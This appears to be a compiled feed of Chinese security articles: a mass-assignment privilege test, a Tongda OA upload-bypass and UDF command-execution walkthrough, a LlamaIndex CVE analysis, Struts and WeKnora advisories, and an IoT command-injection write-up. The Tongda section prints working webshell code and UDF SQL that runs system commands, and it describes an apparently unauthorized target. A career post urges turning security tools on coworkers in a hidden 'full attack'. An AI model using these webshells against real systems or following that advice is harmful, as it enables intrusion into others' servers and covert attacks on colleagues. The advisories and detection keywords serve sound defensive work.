实战案例:
|
||||
|
||||
当你通过
|
||||
PATCH /api/users/ 更新信息时,系统只要求你提供以下请求参数:
|
||||
```
|
||||
{
|
||||
"username": "张三",
|
||||
"email": "[email protected]"
|
||||
}
|
||||
```
|
||||
|
||||
但换个角度,看看系统返回的用户完整信息(比如访问
|
||||
GET /api/users/123):
|
||||
```
|
||||
{
|
||||
"id": 123,
|
||||
"name": "张三",
|
||||
"email": "zhangsan@example.com",
|
||||
"isAdmin": "false" // 哦?这里还藏着管理员权限字段!
|
||||
}
|
||||
```
|
||||
|
||||
看到问题了吗?系统内部实际上用着
|
||||
id 和
|
||||
isAdmin 这些字段,但
|
||||
更新接口并没有明确说明它们的存在。这就好比你去酒店办入住,前台不仅登记了你的姓名,还偷偷记下了你的性别、出生年月、籍贯等信息。
|
||||
|
||||
漏洞攻防:一场精心设计的“试探游戏”
|
||||
|
||||
发现可疑字段后,真正的测试开始了。让我们化身黑客(当然是出于测试目的!),玩一场“猜猜系统会怎么办”的游戏:
|
||||
|
||||
第一轮:正常试探
|
||||
```
|
||||
{
|
||||
"username": "张三",
|
||||
"email": "[email protected]",
|
||||
"isAdmin": false // 先试试看能否修改这个字段
|
||||
}
|
||||
```
|
||||
|
||||
第二轮:搞点破坏
|
||||
```
|
||||
{
|
||||
"username": "张三",
|
||||
"email": "[email protected]",
|
||||
"isAdmin": "随便写点什么" // 看系统对错误值有什么反应
|
||||
}
|
||||
```
|
||||
|
||||
如果这两次请求系统的反应不同——特别是错误值让系统出错,而正常值没有——那就很可疑了。这就像你试着开一盏灯,发现按了开关后灯会闪,虽然灯没正常亮起,但你知道这盏灯可能有问题。
|
||||
|
||||
第三轮:致命一击
|
||||
```
|
||||
{
|
||||
"username": "张三",
|
||||
"email": "[email protected]",
|
||||
"isAdmin": true // 终极测试:直接要求管理员权限!
|
||||
}
|
||||
```
|
||||
|
||||
如果系统毫无防备地接受了这个请求,并且没有经过严格的权限验证,那么恭喜(或者说糟糕)——你刚刚可能把一个普通用户变成了系统管理员。
|
||||
|
||||
发现以上这种漏洞,就要求我们有足够的细心,找到接口响应数据和请求数据之间可能存在的关联点,并推测他们之间是否存在
|
||||
“
|
||||
自动绑定”的可能性,然后展开大胆的测试、验证。
|
||||
|
||||
今天内容就介绍到这,下篇,我会结合实际的案例,对这篇文章的理论内容进行实操。感兴趣的你,别忘了关注我。
|
||||
|
||||
对了,如果文章对你有用或无用,留下你的赞或意见,我会持续改进。
|
||||
|
||||
@@ -0,0 +1,19 @@
|
||||
# 【敬请期待】记下来会更新几期常见的人性漏洞有哪些
|
||||
cexlife 飓风网络安全 2026-01-12 10:27
|
||||
|
||||

|
||||
|
||||
1】在职场上如何发现一家企业重不重视信息安全,以及一些虚假招聘,违规企业的识别,只需要聊三个方面,就足以试探出这家公司的风格和面目
|
||||
|
||||
2】HR很擅长心理学有时候,但是安全技术出身的人,如何用一些社工学或者仔细推敲说话的逻辑性和上下文分析,有时候能从HR部门身上发现一些漏洞,相当于隐形战线下的心理学、逻辑学和安全方面的另一种博弈【特别是几十个人的HR人数多的部门】
|
||||
|
||||
3】很多所谓的高管和管理者,只要精准用三套方法,就大概一周之内足以知道到底是真高管还是鱼龙混杂潜在里面,管理者如果是纯管理出身-项目出身、纯管理在当下环境很难独挡一面【几乎很多企业已经不需要纯管理的人】,如果是纯技术出身,大概在1-2周之内通过沟通了解以及反向推理得出一些结论,如果既懂管理和技术的管理那就很全方位了,但是人品是根基,如果是你的职场贵人,要好好珍惜,贵人帮过你一次,还会帮你第二次,前提是要同频共振
|
||||
|
||||
4】职场的道法术器胜过一些单点技术
|
||||
|
||||
5】创始人兼CEO老板,也是很多参差不齐,但是有影响力的企业家风范和人格魅力的老板也不少,也遇到过,越是跟老板对话越要思路清晰,我跟CEO展开对话,也能发现一些更高层面的战略上的漏洞以及它的思维漏洞
|
||||
|
||||
6】职场上难免总有猪队友和一些小人作祟,如果遇到这类人打压安全从业人员,我们要把安全技术上的武器化和工具运用到职场上,该出手就出手,展开全面攻击,然后隐藏自己全身而退,精准化找到这一类人的致命弱点漏洞拿捏
|
||||
|
||||
有人的地方就有江湖,我们常怀侠肝义胆,过往的事情我们相当于江湖,当下我们逆风前行,不愧于我们每个人自己的精彩人生和人生体验;
|
||||
|
||||
@@ -0,0 +1,124 @@
|
||||
# 【案例】通达OA任意文件上传绕过+Udf绕过RCE的故事
|
||||
原创 d0n9x1e 蝉SEC 2026-01-12 09:38
|
||||
|
||||
RCE过的朋友都知道,通达OA在传马之后,常常出现disable_function限制我们无法顺利命令执行的问题,今日分享主题:
|
||||
|
||||
1,通达OA任意文件上传的绕过方案
|
||||
|
||||
2,
|
||||
通达OA-RCE无法执行命令的解决
|
||||
|
||||

|
||||
|
||||
问题一:
|
||||
|
||||
通过扫描,发现该站点存在tongda-oa-action-upload-php-upload,随后,你像疯了一样进行验证,
|
||||
发现确实存在
|
||||
|
||||

|
||||
|
||||
聪明的你就想传木马了,于是你先传了一个system函数,想执行命令,但是,你发现了一个问题,没办法执行
|
||||
|
||||

|
||||
|
||||
|
||||
随后,你从裤裆掏出你的eval函数,单独执行
|
||||
|
||||

|
||||
|
||||
|
||||
你发现你的eval函数是可以执行的,你欣喜若狂,就当你上传木马的时候
|
||||
|
||||

|
||||
|
||||
现实再次给你当头一棒,无法上传
|
||||
|
||||

|
||||
|
||||
你本着遇到问题解决问题的想法,去尝试分析,是什么东西被过滤了,经过你的尝试,你发现了原来是对‘$_POST['x']’格式进行检测
|
||||
|
||||

|
||||
|
||||
|
||||
常规的加号无法绕过,这个时候,你想起了你曾经打CTF的时候学习的无参RCE和参数覆盖,随后你制作了如下木马,成功上传;
|
||||
|
||||
无参RCE在之前发过相关文章
|
||||
```
|
||||
<?php eval(reset(array_reverse(current(get_defined_vars()))));?>
|
||||
```
|
||||
|
||||

|
||||
|
||||
变量覆盖如下:
|
||||
```
|
||||
<?php
|
||||
extract($_POST);
|
||||
eval($s);
|
||||
?>
|
||||
```
|
||||
|
||||

|
||||
|
||||
这样我们就绕过了对$_POST['x']格式的检测
|
||||
|
||||
使用蚁剑成功连接
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
到这里我们第一个问题解决了,大家有任何疑问可直接评论区留言!
|
||||
|
||||
问题二:
|
||||
|
||||
连接上之后,我们发现命令无法执行,还是disable_function搞的鬼
|
||||
|
||||
这里我们就介绍第二个思路
|
||||
|
||||
udf方式绕过disable_function
|
||||
|
||||
(1)获取udf.dll文件
|
||||
|
||||
直接使用metasploit里面的dll脚本
|
||||
|
||||
位置如下:
|
||||
```
|
||||
/usr/share/metasploit-framework/data/exploits/mysql
|
||||
```
|
||||
|
||||

|
||||
|
||||
连接OA的数据库,数据库账号密码地址如下:
|
||||
```
|
||||
E:/MYOA/webroot/inc/oa_config.php
|
||||
```
|
||||
|
||||

|
||||
|
||||
这里注意,无法进行端口转发,但蚁剑有数据库连接功能,这里使用蚁剑进行数据库连接
|
||||
|
||||

|
||||
|
||||
下面将我们刚刚的udf进行上传,这里有一点需要注意就是上传位置
|
||||
|
||||
如果版本号大于5.1.4 上传udf的位置应该放在 mysql\lib\plugin目录下
|
||||
|
||||
如果版本小于5.1 上传udf的位置应该放在c盘的windows或者windows32目录里
|
||||
|
||||

|
||||
|
||||
下面进行udf利用
|
||||
```
|
||||
create function sys_exec RETURNS int soname 'mysqludf.dll';
|
||||
create function sys_eval returns string soname 'mysqludf.dll';
|
||||
select sys_eval("whoami");
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
到这里利用了udf的方式绕过了其对disable_function的限制进行命令执行
|
||||
|
||||
欢迎大家一起指点讨论!!!
|
||||
|
||||
@@ -0,0 +1,103 @@
|
||||
# 【漏洞分析】LlamaIndex SQL2RCE漏洞分析(CVE-2024-11958)
|
||||
原创 whoami0002 SecurityPaper 2026-01-12 09:38
|
||||
|
||||
### 文章首发于先知社区:https://xz.aliyun.com/news/91091
|
||||
|
||||
|
||||
### 前言
|
||||
|
||||
LlamaIndex 是领先的框架,可用于使用LLM和工作流在您的数据上构建 LLM 驱动的代理。
|
||||
|
||||

|
||||
|
||||
### 漏洞概述
|
||||
|
||||
run-llama/llama_index 仓库中的 duckdb_retriever 组件存在 SQL 注入漏洞。该漏洞源于未使用预处理语句构建 SQL 查询,攻击者可利用此漏洞注入任意 SQL 代码。通过安装 shellfs 扩展并执行恶意命令,攻击者可以实现远程代码执行 (RCE)。
|
||||
|
||||

|
||||
|
||||
### 漏洞分析/复现
|
||||
#### 补丁分析
|
||||
|
||||
https://github.com/run-llama/llama_index/commit/35bd221e948e40458052d30c6ef2779bc965b6d0
|
||||
|
||||
查看补丁,核心文件
|
||||
|
||||
llama-index-integrations/retrievers/llama-index-retrievers-duckdb-retriever/llama_index/retrievers/duckdb_retriever/base.py
|
||||
|
||||

|
||||
|
||||
|
||||
漏洞代码query_result = conn.execute(sql).fetchall() 直接执行拼接的SQL
|
||||
```
|
||||
```
|
||||
|
||||
修复后的代码,使用?占位符,query_result = conn.execute(sql, [query]).fetchall() 作为参数进行传递
|
||||
```
|
||||
```
|
||||
#### 环境搭建
|
||||
|
||||
安装相关依赖 pip install -r requirements.txt
|
||||
```
|
||||
```
|
||||
|
||||
构建测试环境
|
||||
|
||||
web服务器
|
||||
```
|
||||
```
|
||||
```
|
||||
```
|
||||
|
||||
启用web.py
|
||||
|
||||

|
||||
|
||||
#### shellfs扩展
|
||||
|
||||
什么是shellfs?
|
||||
|
||||
<font style="color:rgb(221, 17, 68);background-color:rgba(27, 31, 35, 0.05);">shellfs</font>
|
||||
扩展为 DuckDB 提供了使用 Unix 管道进行输入和输出的能力。
|
||||
|
||||
通过在文件名后附加管道字符
|
||||
<font style="color:rgb(221, 17, 68);background-color:rgba(27, 31, 35, 0.05);">|</font>
|
||||
,DuckDB 会将其视为一系列要执行的命令,并捕获输出。相反,如果你在文件名前加上
|
||||
<font style="color:rgb(221, 17, 68);background-color:rgba(27, 31, 35, 0.05);">|</font>
|
||||
,DuckDB 会将其视为输出管道。
|
||||
#### 漏洞复现
|
||||
|
||||
于是可以构建如下POC
|
||||
```
|
||||
```
|
||||
|
||||
|
||||

|
||||
### 参考链接
|
||||
|
||||
https://nvd.nist.gov/vuln/detail/CVE-2024-11958
|
||||
|
||||
https://duckdb.org/community_extensions/extensions/shellfs
|
||||
|
||||
https://github.com/run-llama/llama_index
|
||||
|
||||
https://www.modb.pro/db/1814130920039919616
|
||||
### 免责声明
|
||||
|
||||
本漏洞分析报告仅用于安全研究和防御目的。请勿将此信息用于任何非法活动。未授权测试他人系统属于违法行为,后果由使用者承担。
|
||||
#### 扫描二维码加入知识星球获取更多内容:
|
||||
|
||||

|
||||
|
||||
[【已复现】jsPDF 本地文件包含/路径遍历 (CVE-2025-68428)](https://mp.weixin.qq.com/s?__biz=MzkwMDA5OTc0Mg==&mid=2247484240&idx=1&sn=4e68a176481fe4826c59368bd1af1e00&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【已复现】MongoDB 未授权内存泄露漏洞(CVE-2025-14847)](https://mp.weixin.qq.com/s?__biz=MzkwMDA5OTc0Mg==&mid=2247484007&idx=1&sn=a4c572b1bf5d2bcd3c3f5e04a1ed6662&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【已复现】CVE-2025-68613 n8n 表达式注入导致远程代码执行(RCE CVSS 10.0)](https://mp.weixin.qq.com/s?__biz=MzkwMDA5OTc0Mg==&mid=2247483810&idx=1&sn=29cb5155260cf55fd515d5e281230f61&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[已复现 帆软export/excel SQL注入漏洞](https://mp.weixin.qq.com/s?__biz=MzkwMDA5OTc0Mg==&mid=2247483752&idx=1&sn=fea1d3bd14c76ba3c5bb1eb40d0b07a2&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
@@ -0,0 +1,54 @@
|
||||
# 【漏洞通告】Apache Struts XWork 组件 XXE 漏洞(CVE-2025-68493)
|
||||
启明星辰安全简讯 2026-01-12 08:38
|
||||
|
||||
### 一、漏洞概述
|
||||
<table><tbody style="visibility: visible;"><tr style="height: 20.15pt; visibility: visible;"><td width="100" style="border-width: 2.25pt 1.5pt 1.5pt 2.25pt; border-color: windowtext; border-style: solid; background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">漏洞名称<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" colspan="3" valign="middle" style="width:91.0pt;background:#DEEAF6;border-top: 2.25pt solid windowtext; border-left: none; border-bottom: 1.5pt solid windowtext; border-right: 2.25pt solid windowtext;padding:0pt 5.4pt 0pt 5.4pt;height:20.15pt;"><p style="mso-margin-top-alt: auto;mso-margin-bottom-alt: auto;margin-left: 0.0pt;text-indent: 0.0pt;mso-pagination: widow-orphan;font-size: 12.0pt;font-family: 宋体;mso-fareast-font-family: 宋体;mso-bidi-font-family: 宋体;font-weight: normal;mso-bidi-font-weight: normal;text-align: center;line-height: 150%;"><span style="mso-bookmark:OLE_LINK4;"><span style="mso-bookmark:OLE_LINK1;"><span style="mso-bookmark:OLE_LINK2;"><span style="mso-bookmark:OLE_LINK6;"><span style="mso-bookmark:_Hlk121210716;"><span style="font-family:微软雅黑;mso-ascii-font-family:微软雅黑;mso-bidi-font-family:Arial;font-variant:normal;text-transform:none;color:#333333;">Apache Struts XWork 组件 XXE 漏洞</span></span></span></span></span></span></p></td></tr><tr style="height: 20.15pt; visibility: visible;"><td width="100" style="border-top: none; border-left: 2.25pt solid windowtext; border-bottom: 1.5pt solid windowtext; border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">CVE ID<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" colspan="3" valign="middle" style="width:91.0pt;background:#DEEAF6;border-top:none;border-left:none;border-bottom: 1.5pt solid windowtext;border-right:2.25pt solid windowtext;padding:0pt 5.4pt 0pt 5.4pt;height:20.15pt;"><p style="mso-margin-top-alt: auto;mso-margin-bottom-alt: auto;margin-left: 0.0pt;text-indent: 0.0pt;mso-pagination: widow-orphan;font-size: 12.0pt;font-family: 宋体;mso-fareast-font-family: 宋体;mso-bidi-font-family: 宋体;font-weight: normal;mso-bidi-font-weight: normal;text-align: center;line-height: 150%;"><span style="mso-bookmark:OLE_LINK4;"><span style="mso-bookmark:OLE_LINK1;"><span style="mso-bookmark:OLE_LINK2;"><span style="mso-bookmark:OLE_LINK6;"><span style="mso-bookmark:_Hlk121210716;"><span style="font-family:微软雅黑;mso-ascii-font-family:微软雅黑;mso-bidi-font-family:Arial;font-variant:normal;text-transform:none;color:#333333;">CVE-2025-68493</span></span></span></span></span></span></p></td></tr><tr style="height: 20.15pt; visibility: visible;"><td width="100" style="border-top: none; border-left: 2.25pt solid windowtext; border-bottom: 1.5pt solid windowtext; border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">漏洞类型<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" style="border-top: none; border-left: none; border-bottom: 1.5pt solid windowtext; border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">XXE<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" style="border-top: none; border-left: none; border-bottom: 1.5pt solid windowtext; border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">发现时间<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" style="border-top: none; border-left: none; border-bottom: 1.5pt solid windowtext; border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibiliLine truncated
|
||||
Apache Struts是一个基于Java的开源Web应用开发框架,采用MVC(模型-视图-控制器)架构模式,主要用于构建企业级Web应用。Struts通过清晰分层,将业务逻辑、页面展示和请求控制解耦,提升应用的可维护性与可扩展性。其核心组件包括Struts Core、XWork和OGNL,支持表单处理、参数绑定、拦截器机制及灵活的配置方式。Apache Struts曾在Java Web领域被广泛应用,但因历史上多次出现高危安全漏洞,当前使用中需特别重视版本更新与安全加固。
|
||||
|
||||
2026年1月12日,启明星辰集团VSRC监测到Apache Struts框架中XWork组件存在的一处XML外部实体注入(XXE)漏洞。该漏洞源于XWork在解析XML配置文件时,未对XML外部实体进行充分校验与限制,导致攻击者可通过构造恶意XML内容触发外部实体解析。成功利用后,可能造成敏感数据泄露、拒绝服务(DoS)以及服务器端请求伪造(SSRF)等安全影响。漏洞评分9.8分,漏洞级别严重。
|
||||
### 二、影响范围
|
||||
|
||||
2.0.0 <= Apache Struts <= 2.3.37(2.3.x 分支已停止维护)
|
||||
|
||||
2.5.0 <= Apache Struts <= 2.5.33(2.5.x 分支已停止维护)
|
||||
|
||||
6.0.0 <= Apache Struts <= 6.1.0
|
||||
### 三、安全措施
|
||||
|
||||
3.1 升级版本
|
||||
|
||||
官方已发布修复补丁,以修复该漏洞。
|
||||
|
||||
Apache Struts >= 6.1.1
|
||||
|
||||
下载链接:
|
||||
|
||||
https://struts.apache.org/download.cgi/
|
||||
|
||||
3.2 临时措施
|
||||
|
||||
自定义SAXParserFactory:通过设置xwork.saxParserFactory=指向自定义工厂类,默认禁用外部实体解析。
|
||||
|
||||
JVM层面禁用外部实体:启动参数加入(置空可阻断所有协议):
|
||||
|
||||
-Djavax.xml.accessExternalDTD=
|
||||
|
||||
-Djavax.xml.accessExternalSchema=
|
||||
|
||||
-Djavax.xml.accessExternalStylesheet=。
|
||||
|
||||
3.3 通用建议
|
||||
|
||||
定期更新系统补丁,减少系统漏洞,提升服务器的安全性。
|
||||
|
||||
加强系统和网络的访问控制,修改防火墙策略,关闭非必要的应用端口或服务,减少将危险服务(如SSH、RDP等)暴露到公网,减少攻击面。
|
||||
|
||||
使用企业级安全产品,提升企业的网络安全性能。
|
||||
|
||||
加强系统用户和权限管理,启用多因素认证机制和最小权限原则,用户和软件权限应保持在最低限度。
|
||||
|
||||
启用强密码策略并设置为定期修改。
|
||||
|
||||
3.4 参考链接
|
||||
|
||||
https://cwiki.apache.org/confluence/display/WW/S2-069/
|
||||
@@ -0,0 +1,45 @@
|
||||
# 【玄域】App系列漏洞靶场已更新-新增3个App版本的JWT系列靶场
|
||||
原创 無名 无名的安全小屋 2026-01-12 08:15
|
||||
|
||||
玄域网络安全学习平台
|
||||
|
||||
玄域靶场:www.shangsec.com
|
||||
|
||||
|
||||
大家可以直接在App内进行更新,或者直接去web站点下载即可
|
||||
|
||||

|
||||
|
||||
App靶场具体使用教程可以看往期文章进行学习,或者关注小破站,这上面有视频讲解(全网同名)
|
||||
|
||||
[【黑客】App如何抓包?玄域App漏洞靶场实操演示](https://mp.weixin.qq.com/s?__biz=Mzk0NTYwNzY3NQ==&mid=2247484102&idx=1&sn=7398a3ae71aae797b52bc151e87d4a33&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
0x01 Web靶场
|
||||
|
||||
目前,web靶场包含越权漏洞、登录认证缺陷漏洞、js逆向专题、支付漏洞、jwt漏洞、waf对抗专题、前端验证绕过等等漏洞场景。(持续更新高质量的靶场环境)
|
||||
|
||||

|
||||
|
||||
实战漏洞报告板块
|
||||
|
||||

|
||||
|
||||
|
||||
0x02 App靶场
|
||||
|
||||
目前,App靶场包含购物、登录口、个人中心、App逆向、JWT专题等等漏洞场景。
|
||||
|
||||

|
||||
|
||||
学习更多内容,请看往期的文章内容
|
||||
|
||||
[【玄域靶场】漏洞报告里挖思路,玄域靶场中练实操-实战漏洞报告板块已上线!](https://mp.weixin.qq.com/s?__biz=Mzk0NTYwNzY3NQ==&mid=2247484085&idx=1&sn=b4bfbbf8075bf11da877604c89667662&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【玄域靶场】平台热点事件:1、平台出现支付漏洞,直接1分钱买永久会员,目前漏洞已修复 2、web和app靶场已更新](https://mp.weixin.qq.com/s?__biz=Mzk0NTYwNzY3NQ==&mid=2247484066&idx=1&sn=7df78bdd2837acf269d83540ab3d6c0a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
@@ -0,0 +1,53 @@
|
||||
# 【高危漏洞预警】WeKnora命令注入漏洞CVE-2026-22688
|
||||
cexlife 飓风网络安全 2026-01-12 10:27
|
||||
|
||||

|
||||
|
||||
漏洞描述:
|
||||
|
||||
WеKnоrа是一个基于大语言模型的框架,旨在实现深度文档理解与语义检索,在0.2.5版本之前存在一个命令注入漏洞允许经过身份验证的用户将ѕtdiо_соnfiɡ.соmmаnd/аrɡѕ注入到MCP ѕtdiо设置中,导致服务器使用这些注入的值执行子进程此问题已在0.2.5版本中修复
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
影响产品及版本:
|
||||
|
||||
WeKnora框架受影响版本为0.2.5及之前版本
|
||||
|
||||
攻击场景:
|
||||
|
||||
攻击者需具备低权限账户(经过身份验证),通过构造恶意输入将恶意命令注入至stdio_config.command/args配置项中从而在服务器端执行任意系统命令
|
||||
|
||||
修复建议:
|
||||
|
||||
补丁名称:
|
||||
|
||||
WеKnоrа命令注入漏洞的补丁-更新至最新版本0.2.9
|
||||
|
||||
文件链接:
|
||||
|
||||
https://github.com/Tencent/WeKnora/releases/tag/v0.2.9
|
||||
|
||||
建议措施:
|
||||
|
||||
立即升级:所有使用WeKnora框架的系统应立即升级至0.2.5及以上版本,以消除漏洞风险。
|
||||
|
||||
输入验证强化:对所有用户可控的配置参数(如 command 和 args)实施严格的白名单校验,禁止执行特殊字符(如 ;, |, &, $(...) 等)或系统命令关键字
|
||||
|
||||
最小权限原则:限制用户对配置项的修改权限,避免普通用户可修改stdio_config相关字段
|
||||
|
||||
日志监控:在系统日志中增加对命令执行行为的审计,检测异常命令调用(如 sh, bash, curl, wget 等)并告警
|
||||
|
||||
安全扫描:在 CI/CD 流程中集成漏洞扫描工具,定期检测第三方组件是否存在已知高危漏洞
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,243 @@
|
||||
# 一次基础漏洞复现:布尔值篡改与业务参数校验缺失分析
|
||||
原创 网络安全实验室 GTG网络安全实验室 2026-01-12 07:30
|
||||
|
||||
|
||||
|
||||
本次分析的⽬标设备为
|
||||
PowerMeter M500
|
||||
智能电表远程抄表⽹关,该设备部署于⼩区配电房,通过电⼒载波
|
||||
/ 4G
|
||||
⽹络采集电表数据并上传⾄电⼒公司管理平台。
|
||||
|
||||
。
|
||||
|
||||
1
|
||||
|
||||
****
|
||||
漏洞背景
|
||||
|
||||
|
||||
|
||||
设备的 meter_collectd 服务提供 HTTP 接⼝(默认 8080 端⼝)接收远程抄表指令,核⼼函数exec_meter_cmd 在处理⽤⼾传⼊的电表编号参数时,未做任何过滤直接拼接⾄ system 函数执⾏,攻击者可构造恶意电表编号参数,注⼊任意系统命令,获取设备 root 权限。
|
||||
|
||||
|
||||
查看相关⼆进制⽂件信息:
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
2
|
||||
|
||||
****
|
||||
IDA Pro逆向分析
|
||||
|
||||
|
||||
|
||||
使⽤
|
||||
IDA Pro
|
||||
对该⽂件进⾏逆向分析。
|
||||
|
||||
在
|
||||
IDA
|
||||
的
|
||||
Functions window
|
||||
中找到
|
||||
exec_meter_cmd
|
||||
函数
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||

反汇编代码关键分析点:
|
||||
|
||||
· snprintf
|
||||
调⽤时,
|
||||
a1
|
||||
寄存器传⼊⽤⼾可控的
|
||||
meter_id
|
||||
,
|
||||
a0
|
||||
为格式化字符串
|
||||
cat/mnt/meter/%s.dat > /tmp/meter_data.txt
|
||||
,直接拼接形成系统命令;
|
||||
|
||||
· system
|
||||
函数调⽤时,
|
||||
a0
|
||||
寄存器传⼊拼接后的完整命令,⽆任何过滤机制;
|
||||
|
||||
· MIPS
|
||||
架构中,函数参数通过
|
||||
a0-a3
|
||||
寄存器传递,可清晰看到⽤⼾输⼊直接参与命令构造与
|
||||
|
||||
执⾏。
|
||||
|
||||
· system
|
||||
函数(地址
|
||||
401A60
|
||||
)是命令注⼊的核⼼⾼危函数,对⽐安全函数(如
|
||||
execvp
|
||||
),system
|
||||
会启动
|
||||
/bin/sh
|
||||
解析命令,⽀持管道、分隔符等语法,是命令注⼊的关键诱因;
|
||||
|
||||
· ⽆任何输⼊过滤函数调⽤(如
|
||||
strtok
|
||||
、
|
||||
isalnum
|
||||
),确认输⼊未做安全处理。
|
||||
|
||||
|
||||
看⼀下该漏洞点所在函数的伪代码:
|
||||
|
||||

|
||||
|
||||
|
||||
· meter_id
|
||||
作为函数参数直接传⼊
|
||||
snprintf
|
||||
,拼接成系统命令字符串;
|
||||
|
||||
· 拼接后的
|
||||
sys_cmd
|
||||
直接传⼊
|
||||
system
|
||||
函数执⾏,⽆任何过滤
|
||||
/
|
||||
转义;
|
||||
|
||||
· meter_id
|
||||
来⾃
|
||||
HTTP
|
||||
请求参数,完全受⽤⼾控制,满⾜命令注⼊的所有条件。
|
||||
|
||||
|
||||
|
||||
3
|
||||
|
||||
漏洞验证
|
||||
|
||||
|
||||
|
||||
本地开启
|
||||
nc
|
||||
监听反弹
|
||||
Shell
|
||||
|
||||

|
||||
|
||||
|
||||

发送
|
||||
payload
|
||||
|
||||
|
||||
|
||||
|
||||
本地端
|
||||
NC
|
||||
监听窗⼝获取到设备的
|
||||
root shel
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
总结
|
||||
|
||||
|
||||
|
||||
命令注⼊是
|
||||
IoT
|
||||
设备中⾼发的安全漏洞,核⼼原因是开发⼈员忽视输⼊校验、滥⽤危险系统函数。这类漏洞在智能电表、⼯业⽹关、智能家居控制器等具备远程指令交互能⼒的设备中尤为突出,⼀⽅⾯是因为嵌⼊式开发场景往往更注重功能实现效率,容易忽略输⼊数据的安全性校验,对
|
||||
system
|
||||
、
|
||||
popen
|
||||
等危险函数的使⽤缺乏⻛险评估;另⼀⽅⾯,
|
||||
IoT
|
||||
设备普遍采⽤封闭的嵌⼊式系统,固件更新迭代慢,漏洞⼀旦存在就可能⻓期暴露在攻击⻛险中,且设备往往以⾼权限账⼾运⾏,漏洞被利⽤后会直接导致设备被完全控制,进⽽引发数据泄露、业务篡改甚⾄⼤规模设备劫持等连锁危害。
|
||||
|
||||
|
||||
从合规⻆度来看,命令注⼊漏洞直接违反
|
||||
EN 18031-1
|
||||
中关于输⼊验证的规范要求,会直接影响设备的市场准⼊资格。因此,防范此类漏洞需要从开发阶段⼊⼿,将输⼊⽩名单校验、危险函数替换、权限最⼩化等安全措施融⼊研发全流程,同时建⽴常态化的固件安全检测与更新机制,通过
|
||||
“
|
||||
开发防护
|
||||
+
|
||||
运维加固
|
||||
”
|
||||
的双重⼿段,切实提升
|
||||
IoT
|
||||
设备的安全合规⽔平。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
🔒 安全升级!GTG认证护航物联⽹安全新时代
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**GTG网络安全实验室**
|
||||
|
||||
🔐 GTG⼴测集团是国内领先的 IoT安全认证专家,尤其擅⻓ EN 18031标准(欧洲物联⽹安全法规)的测试与认证!
|
||||
|
||||
|
||||
支持全球网络安全认证检测项目:
|
||||
|
||||

|
||||
|
||||
|
||||
